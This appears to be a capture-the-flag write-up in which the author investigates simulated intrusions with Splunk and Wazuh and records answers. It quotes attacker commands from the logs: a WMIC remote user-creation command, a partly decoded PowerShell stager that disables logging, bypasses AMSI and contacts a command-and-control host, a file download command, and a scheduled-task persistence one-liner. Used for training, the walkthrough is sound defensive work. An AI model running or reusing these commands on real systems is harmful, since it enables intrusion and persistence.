Answer: ff1fc4a81affcc7688cf89ae7dc6e0e1


VIII. Splunky

1. **How many events were collected and Ingested in the index main?**
I types in the search field *index=main* .

Answer: 12256

2. **On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?**

I searched on Google for *EventID* for user creation: *4720*. Added this to the search field: *index=main EventID=4720*. Only one event came up. Scanning the log, we can see *new account user*: **Alberto**.




```
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
HomeDirectory: %%1793
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.

Subject:
        Security ID:            S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:           James
        Account Domain:         Cybertees
        Logon ID:               0x551686

New Account:
        Security ID:            S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:           Alberto
        Account Domain:         WORKSTATION6

Attributes:
        SAM Account Name:       Alberto
        Display Name:           <value not set>
        User Principal Name:    -
        Home Directory:         <value not set>
        Home Drive:             <value not set>
        Script Path:            <value not set>
        Profile Path:           <value not set>
        User Workstations:      <value not set>
```

Answer: Alberto

3. **<u>On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?</u>**

   I searched on Google for registry-related *EventIDs*. We needed to use *EventID 12*, which represents the addition or deletion of a registry key. In the *Splunk* search bar, I typed: *index=main EventID="12"*
   To narrow it down further, I added: *hostname=Micheal.Beaven*.



TargetObject

13 Valeurs, 100 % des événements

10 premières valeurs	Nombre	%
HKCR	11	30,556 %
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	6	16,667 %
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	3	8,333 %
HKLM\SAM\SAM\Domains\Account\Groups\00000201	2	5,556 %
HKLM\SAM\SAM\Domains\Account\Users	2	5,556 %
HKLM\SAM\SAM\Domains\Account\Users\000003E8	2	5,556 %
HKLM\SOFTWARE	2	5,556 %
HKLM\SOFTWARE\Microsoft	2	5,556 %
HKLM\SOFTWARE\Microsoft\Wbem	2	5,556 %
HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto	1	2,778 %

```
Category: Registry object added or deleted (rule: RegistryEvent)
```


Answer: HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto

4. Examine the logs and identify the user that the adversary was trying to impersonate.

Answer: Alberto.

5. What is the command used to add a backdoor user from a remote computer?

I searched on Google for the command to schedule a task: *schtasks*.
In Wazuh, I typed *schtasks* and got 4 logs, then looked at the d*ata.win.eventdata.commandLine* field.



CommandLine

19 Valeurs, 0,408 % des événements — Sélectionné: Oui | Non

Rapports: Top valeurs | Top valeurs par heure | Valeurs rares | Événements avec ce champ


10 premières valeurs	Nombre	%
"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1	8	16 %
"C:\windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca	4	8 %
C:\windows\system32\wbem\wmiprvse.exe -secured -Embedding	4	8 %
\??\C:\windows\system32\conhost.exe 0xffffffff -ForceV1	4	8 %
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"	2	4 %
C:\Windows\System32\RuntimeBroker.exe -Embedding	2	4 %
C:\Windows\System32\usocoreworker.exe -Embedding	2	4 %

4. How many times was the login attempt from the backdoor user observed during the investigation?

Searched Google for *EventIDs* related to login logs:

- *4624*: successful login
- *4625*: failed login

I Typed *index=main EventID="4625"* and got no results.
I Typed *index=main EventID="4624"* and got 26 events.
Then added: | *search Account Name: Alberto* but got no result.
So I concluded there were no login attempts with the user *Alberto*.



```
index=main EventID="4624"
```

✓ 26 événements (avant 26/05/2025 08:32:05,000)   Aucun échantillon d'événeme


Answer: 0

5. **<u>What is the name of the infected host on which suspicious Powershell commands were executed?</u>**

   Searched Google for *PowerShell*-related *EventIDs*:

- *4103*: module logging
- *4104*: script block logging

In Splunk, I typed: *index=main EventID="4103"*. And I looked in the H*ostname* field.



```
index=main EventID="4103"
```

✓ 79 événements (avant 26/05/2025 08:45:26,000)

CHAMPS SÉLECTIONNÉS
- *a* host 1
- *a* Hostname 1
- *a* source 1
- *a* sourcetype 1

CHAMPS INTÉRESSANTS
- # @version 1
- *a* AccountName 1
- *a* AccountType 1
- *a* ActivityID 79
- *a* Category 1
- *a* Channel 1
- *a* ContextInfo 79

Hostname

1 Valeur, 93,671 % des événements

Valeurs	Nombre	%
James.browne	74	100 %

```
        Host ID = 0f79c464-4587-4a42-a825-a0972e939164
        Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\pow
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8AT
        Engine Version = 5.1.18362.752
        Runspace ID = a6093660-16a6-4a60-ae6b-7e603f030b6f
```

Answer: James.browne


7. **<u>PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?</u>**

   Based on the results from the previous search, there were **79** events.

8. **<u>An encoded PowerShell script from the infected host initiated a web request. What is the full URL?</u>**

   Looking deeper into the logs from the previous search, I noticed this hash (shown in the image below).
   I then went to the *CyberChef* site to decode it. Once decoded, I saw another hash:

aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==



Last build: 12 days ago - Version 10 is here! Read about the new features here

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding: UTF-16LE (1200)

Input

```
AEkAZQBOAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxA
DsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAE
cAZQBjAGsAbwAnADsAJABzAGUAcgA9ACQAKABbAFQAZQBYAFQALgBFAE4AQwBvAGQAaQBOAEcAXQA6ADoAVQBuAGkAYwBvAGQ
ARQAuAEcAZQB0AFMAdAByAGkATgBHACgAWwBDAG8ATgBWAGUAUgBUAF0AOgA6AEYAcgBvAE0AQgBBAFMAZQA2ADQAUwB0AFIA
SQBuAEcAKAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEAeABBAEQAQQBBAEwAZwBBAHgAQQBEAEEAQ
QBMAGcAQQB4AEEARABBAEEATABnAEEAMQBBAEEAPQA9ACcAKQApACkAOwAkAHQAPQAnAC8AbgBlAHcAcwAuAHAAaABwACcAOw
AkADcAQQA2AEUAZAAuAEgARQBBAGQAZQByAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwA
kADcAYQA2AEUAZAAuAFAAUgBPAHgAWQA9AFsAUwB5AFMAVABFAG0ALgBOAEUAVAAuAFcAZQBiAFIARQBRAFUAZQBzAFQAXQA6
ADoARABlAGYAQQBVAEwAdABXAGUAQgBQAFIAbwBYAFkAOwAkADcAYQA2AEUARAAuAFAAUgBPAFgAWQAuAEMAUgBlAGQARQBuA
HQASQBBAGwAUwAgAD0AIABbAFMAWQBzAFQARQBNAC4ATgBFAHQALgBDAFIAZQBkAEUAbgBUAEkAYQBMAEMAYQBjAGgARQBdAD
oAOgBEAEUARgBhAFUAbAB0AE4ARQBUAHcAbwBSAEsAQwByAEUAZABlAE4AdABJAEEATABTADsAJABTAGMAcgBpAHAAdAA6AFA
AcgBvAHgAeQAgAD0AIAAkADcAYQA2AGUAZAAuAFAAcgBvAHgAeQA7ACQASwA9AFsAUwB5AHMAdABlAE0ALgBUAGUAWABUAC4A
RQBuAEMAbwBEAEkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAeQBUAGUAUwAoACcAcQBtAC4AQAApADUAeQA
```


3971 1

Output

```
ng',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHINE\Software\Polic
ies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl}ELsE{[ScRipTBlOCK]."GeTFIE`Ld"
('signatures','N'+'onPublic,Static').SEtVAlUe($NuLL,(NEw-OBjeCt
CoLLEcTiONS.GeNerIc.HAsHSet[STring]))}$Ref=
[Ref].AsSEMBly.GeTTyPe('System.Management.Automation.Amsi'+'Utils');$Ref.GEtFIeLd('amsiInitF'+'ai
led','NonPublic,Static').SEtVALue($NULl,$tRUe);};
[SYStEm.NeT.ServICePoINtMAnAgER]::EXpeCT100ContINue=0;$7a6eD=NeW-OBJeCT
SYsteM.Net.WEbClIeNT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([TeXT.ENCodiNG]::UnicodE.GetStriNG([CoNVeRT]::FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwA
xADAALgAxADAALgAxADAALgA1AA==')));$t='/news.php';$7A6Ed.HEAders.Add('User-
Agent',$u);$7a6Ed.PROxY=[SySTEm.NET.WebREQUesT]::DefAULtWeBPRoXY;$7a6ED.PROXY.CRedEntIAlS =
[SYsTEM.NEt.CRedEnTIaLCachE]::DEFaUltNETwoRKCrEdeNtIALS;$Script:Proxy = $7a6ed.Proxy;$K=
[SysteM.TeXT.EnCoDIng]::ASCII.GeTByTeS('qm.@)5y
```

1489 1 3ms

I opened a new tab in *Cyberchef* and copied this hash to decode it as well. I also used the *Defang URL* operation to make it unclickable, since it's a malicious link.



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding: UTF-16LE (1200)

Defang URL

☑ Escape dots ☑ Escape http ☑ Escape ://

Process: Valid domains and full URLs

Input

1: SQBGACgAJABQAFMAVgBlAHIAUwBJAG8Ab... 2: aAB0AHQAcAA6AC8ALwAxADAALgAxA...

```
aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==
```

48 1

Output

total: 2
time: 648ms
average: 2ms

1: IF($PSVerSIonTabLe[.]PSVErSION[.]MaJOR -Ge 3){$... 2: hxxp[://]10[.]10[.]10[.]5


```
hxxp[://]10[.]10[.]10[.]5
```

25 1 4ms

IX. Monitor the week

1. **Initial access was established using a downloaded file. What is the file name saved on the host?**


I Typed *localhost* in the search bar, then looked at the first log. In the description, it says: "Detects suspicious file execution by *wscript* and *cscript*." So I looked further in it, and find in the *data.with.eventdata.commandLine* field *SwiftSpend_Financial_Expenses.xlsm*.



```
agent.id                        003
agent.ip                        10.10.205.57
agent.name                      Windows_SwiftSpend2
data.win.eventdata.commandLine  \"powershell.exe\" & {$url = 'http://localhost/PhishingAttachment.xlsm' Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\SwiftSpend_Financial_Expenses.xlsm}
data.win.eventdata.company      Microsoft Corporation
```

2. What is the full command run to create a scheduled task? What time is the scheduled task meant to run?

I Searched on Google the command to schedule a task: *schtasks* In *Wazuh*, I typed *schtasks* and got 4 logs, then looked at the *data.win.eventdata.commandLine* field.



	Time	agent.name	rule.description	rule.level	rule.id	data.win.eventdata.commandLine
>	Apr 29, 2024 @ 14:12:43.386	Windows_SwiftSpend2	Microsoft Office Product Spawning Windows Shell	12	255008	schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34
>	Apr 29, 2024 @ 14:12:43.323	Windows_SwiftSpend2	Possible Office Macro Started : C:\\Windows\\System32\\cmd.exe	12	255007	\"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34\"
>	Apr 29, 2024 @ 14:00:31.016	Windows_SwiftSpend2	Microsoft Office Product Spawning Windows Shell	12	255008	schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34
>	Apr 29, 2024 @ 14:00:30.986	Windows_SwiftSpend2	Possible Office Macro Started : C:\\Windows\\System32\\cmd.exe	12	255007	\"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34\"

Answer : \"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34\"


3. What time is the scheduled task meant to run?

The answer was in the command that was answered in the previous question.

Answer: 12:34

4. What was encoded?

In the logs, I noticed a hash: *cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0*
I used *CyberChef* to decode it.



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

```
cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0
```

39 1

```
ping www.youarevulnerable.thm
```

29 1 0→29 (29 selected)

Answer: ping www.youarevulnerable.thm


5. **<u>What password was set for the new user account?</u>**

   Searched Google for the command to create a new user: *net user username password /add* In *Wazuh*, I typed *net* to filter the logs as much as possible, then checked each log for the command in the *data.win.eventdata.CommandLine* field.

   Answer: I_AM_M0NIT0R1NG

6. **<u>What is the name of the .exe that was used to dump credentials?</u>**

   I Searched on Google for top 10 credential dumping tools. *Mimikatz* was the first on the list. In *Wazuh*, I typed *Mimikatz* in the search bar and 4 logs appeared:



